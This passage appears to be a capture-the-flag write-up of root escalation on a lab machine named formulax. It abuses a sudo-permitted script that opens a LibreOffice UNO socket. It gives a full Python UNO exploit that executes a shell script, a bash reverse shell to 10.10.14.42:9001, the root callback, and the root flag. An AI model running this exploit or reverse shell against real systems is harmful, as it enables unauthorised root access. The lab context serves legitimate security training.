    env_reset, timestamp_timeout=0

User kai_relay may run the following commands on forumlax:
    (ALL) NOPASSWD: /usr/bin/office.sh
Content of office.sh.
1
2
3
kai_relay@formulax:~$ cat /usr/bin/office.sh
#!/bin/bash
/usr/bin/soffice --calc --accept="socket,host=localhost,port=2002;urp;" --norestore --nologo --nodefault --headless
Connect to the socket using nc.
1
sudo /usr/bin/office.sh
1
2
frank_dorky@formulax:~$ nc localhost 2002
e��'com.sun.star.bridge.XProtocolPropertiesUrpProtocolProperties.UrpProtocolPropertiesTidU:�/
Using the above message we find an Apache UNO libreoffice CVE: Link.
Run office.sh with sudo in 1 terminal window.
1
kai_relay@formulax:~$ sudo /usr/bin/office.sh
Run the Python exploit in another window.
1
2
3
kai_relay@formulax:~$ python3 exploit.py --host localhost --port 2002
[+] Connecting to target...
[+] Connected to localhost
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
# exploit.py
import uno
from com.sun.star.system import XSystemShellExecute
import argparse

parser = argparse.ArgumentParser()
parser.add_argument('--host', help='host to connect to', dest='host', required=True)
parser.add_argument('--port', help='port to connect to', dest='port', required=True)

args = parser.parse_args()
# Define the UNO component
localContext = uno.getComponentContext()

# Define the resolver to use, this is used to connect with the API
resolver = localContext.ServiceManager.createInstanceWithContext(
                                "com.sun.star.bridge.UnoUrlResolver", localContext )

# Connect with the provided host on the provided target port
print("[+] Connecting to target...")
context = resolver.resolve(
        "uno:socket,host={0},port={1};urp;StarOffice.ComponentContext".format(args.host,args.port))

# Issue the service manager to spawn the SystemShellExecute module and execute calc.exe
service_manager = context.ServiceManager
print("[+] Connected to {0}".format(args.host))
shell_execute = service_manager.createInstance("com.sun.star.system.SystemShellExecute")
shell_execute.execute("/tmp/rev.sh", '',1)
1
2
3
4
# rev.sh

#!/bin/bash
bash -c "bash -i >& /dev/tcp/10.10.14.42/9001 0>&1"
Callback as root.
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.42] from (UNKNOWN) [10.10.11.6] 34482
root@formulax:/home/kai_relay# id
uid=0(root) gid=0(root) groups=0(root)
Root flag: 302f534b25e270023631957dd0c74cf7
1
2
root@formulax:~# cat root.txt
302f534b25e270023631957dd0c74cf7
PWNED!!!